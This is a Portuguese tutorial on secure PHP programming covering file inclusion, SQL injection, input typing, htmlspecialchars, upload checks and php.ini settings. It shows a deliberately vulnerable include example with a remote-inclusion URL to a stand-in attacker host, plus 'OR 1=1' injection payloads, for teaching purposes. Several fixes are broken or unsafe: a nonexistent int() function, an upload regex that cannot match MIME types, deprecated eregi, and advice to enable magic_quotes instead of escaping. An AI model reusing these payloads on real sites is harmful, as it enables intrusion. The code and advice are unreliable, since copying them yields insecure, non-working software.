

PHP: Programando com segurança

Este documento tem com ênfase a programação com o mínimo de segurança aceitável para um sistema. Quando falamos de segurança temos que ter noção que um projeto já deve nascer com esta preocupação. Segurança não é apenas uma tarefa do administrador de rede ou de sistema, mais também também uma tarefa do programador.

Dicas :

1) Nunca passe dados importantes via GET(Cross site script)

Uma pagina que usa templates onde o link para o template é passado via GET `http://exemplo.com.br/exemplo.php?link=faleconosco.html`)
Isto poderia gerar um grande transtorno pois a pessoa poderia passar qualquer endereço acima.

```
<?php
// Verifica se a variável $_GET['pagina'] existe
if (isset($_GET['pagina'])) {
$arquivo = $_GET['pagina']; // Pega o valor da variável $_GET['pagina']
} else {
$arquivo = 'home.php'; // Se não existir variável, define um valor padrão
}
include ($arquivo); // Inclui o arquivo
?>
```

`http://www.meusite.com.br/?pagina=contato.php`

Com isso o “invasor” pode, por exemplo, colocar um caminho de um script externo no lugar da variável:

`http://www.meusite.com.br/?pagina=http://sitedumal.net/deleta-banco.php`

2) Tratamento de Dados

Sempre que passar um dado via GET tratar esse dado usando REGEX ou qualquer tipo de mascara, para ter certeza do tipo de dado recebido.

`http://exemplo.com.br/exemplo.php?cod=123`

```
$cod = int($_GET["cod"]);
isto já transformaria qualquer dado para inteiro
```

3) Sql injection.

Esta regra é comumente usada por programadores desatentos. Nunca passe dados de um formulário direto para um query.

Exemplo:

Código html

```
<input type=text name=login>
```

```
<input type=password name=senha>
```

código php

```
<?php
```

```
$sql = "SELECT * FROM users WHERE user=$login AND pass=$senha";
```

```
?>
```

Ou seja as variáveis \$login e \$senha chegam direto no banco de dados sem nenhum tratamento ou o que pode acontecer.

Se o usuário digitar no login ou na senha OR "1=1", ou seja,

\$user = a nada OR 1=1 -->passou

\$senha = a nada OR 1=1 -->passou

Ou

```
SELECT * FROM `users` WHERE `id` = " OR 1=1 OR " = " LIMIT 1
```

Uma simples validação de senha e login evitaria isso, sendo este tipo de invasão muito comum e de responsabilidade do programador não do servidor de hospedagem.

4) Tipo de dados.

Sempre verificar e indicar a origem da variavel.

Exemplo:

```
$cod = $_GET["cod"] //tipo get
```

```
$cod = $_POST["cod"] //tipo post
```

```
$cod = $_SESSION["cod"] //tipo session
```

```
$cod = $_COOKIE["cod"] //tipo cookie
```

5) Restrição de Html htmlspecialchars.

Em um formulário padrão com campos abertos como de observação onde o usuário poderia colocar no lugar de simples texto um código html comum, um link de foto ou até um javascript malicioso. Para impedir isso existe um tratamento importante com a função htmlspecialchars() que transforma códigos html em simples códigos texto.

6) Gravar arquivos via upload.

Sempre que for gravar um arquivo via upload tenha certeza do tipo de arquivo que está gravando. Por exemplo um arquivo de imagem pode ser simplesmente tratado usando uma validação de tipos.

Exemplo:

```
function type_up()
```

```
{//Verifica se o mime-type do arquivo de imagem
  if(!eregi("^image\\.(jpeg|jpg|png|gif|bmp)$", $this->arquivo["type"])){
    return 0;
  }else{
    return 1;
  }
}
```

7) Usuários e Senha

Outro ponto muito importante é não exibir, em momento algum, o nome de login (usuário) de algum usuário cadastrado no sistema. Lembre-se que para um usuário conseguir invadir a conta do outro ele precisa de duas coisas: usuário (ou e-mail) e a senha.. Se ele souber o usuário já tem 50% de sucesso.

8) Itens de configuração

Itens de configuração

- Por padrão o PHP exibe os erros é recomendado quando colocar o sistema em produção suprimir os erros.

Essas configurações podem ser alteradas no php.ini ou em tempo de execução

php.ini

display_errors = On










display_errors = Off

```
1 <?php
2 /*
3  * Segurança com PHP
4  * Theoziran Lima
5  */
6
7 if($_SERVER['SERVER_NAME'] != "localhost")
8     ini_set("display_errors", "Off");
9
10 ?>
```

Itens de configuração

- Não permitir listagens de diretórios e arquivos, quanto menos informações o invasor tiver melhor.

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	06-Nov-2008 01:55	-	
 vti bin/	12-Oct-2008 22:43	-	
 vti chf/	11-Aug-2008 10:33	-	
 vti log/	11-Aug-2008 10:33	-	
 vti pvt/	11-Aug-2008 10:33	-	
 vti txt/	11-Aug-2008 10:33	-	
 achievo/	15-Oct-2008 10:09	-	
 avaty/	07-Nov-2008 10:57	-	
 cgi-bin/	11-Aug-2008 10:33	-	


Itens de configuração

- Register Globals é melhor estar desativado...

php.ini

register_globals = Off

```
1 <?php
2 /*
3  * Segurança com PHP
4  * Theoziran Lima
5  */
6 if($flag) {
7     executaCodigoPerigoso();
8 }
9
10 ?>
```



Itens de configuração

- Para não se preocupar em escapar todas as entradas é só “ativar” o Magic Quotes

php.ini

`magic_quotes_gpc = On`

Boas práticas

- Utilize se possível a versão mais nova PHP.



Boas práticas

- Utilizar alguma ferramenta para monitorar as possíveis vulnerabilidades do sistema.



Scrawlr



Ratproxy



WebInspect

Boas práticas

- Formulários públicos use as famosas letrinhas (Captcha)



Boas práticas

- Escolha um framework maduro que está sempre sendo atualizado e tenha certeza de sempre atualiza-lo.

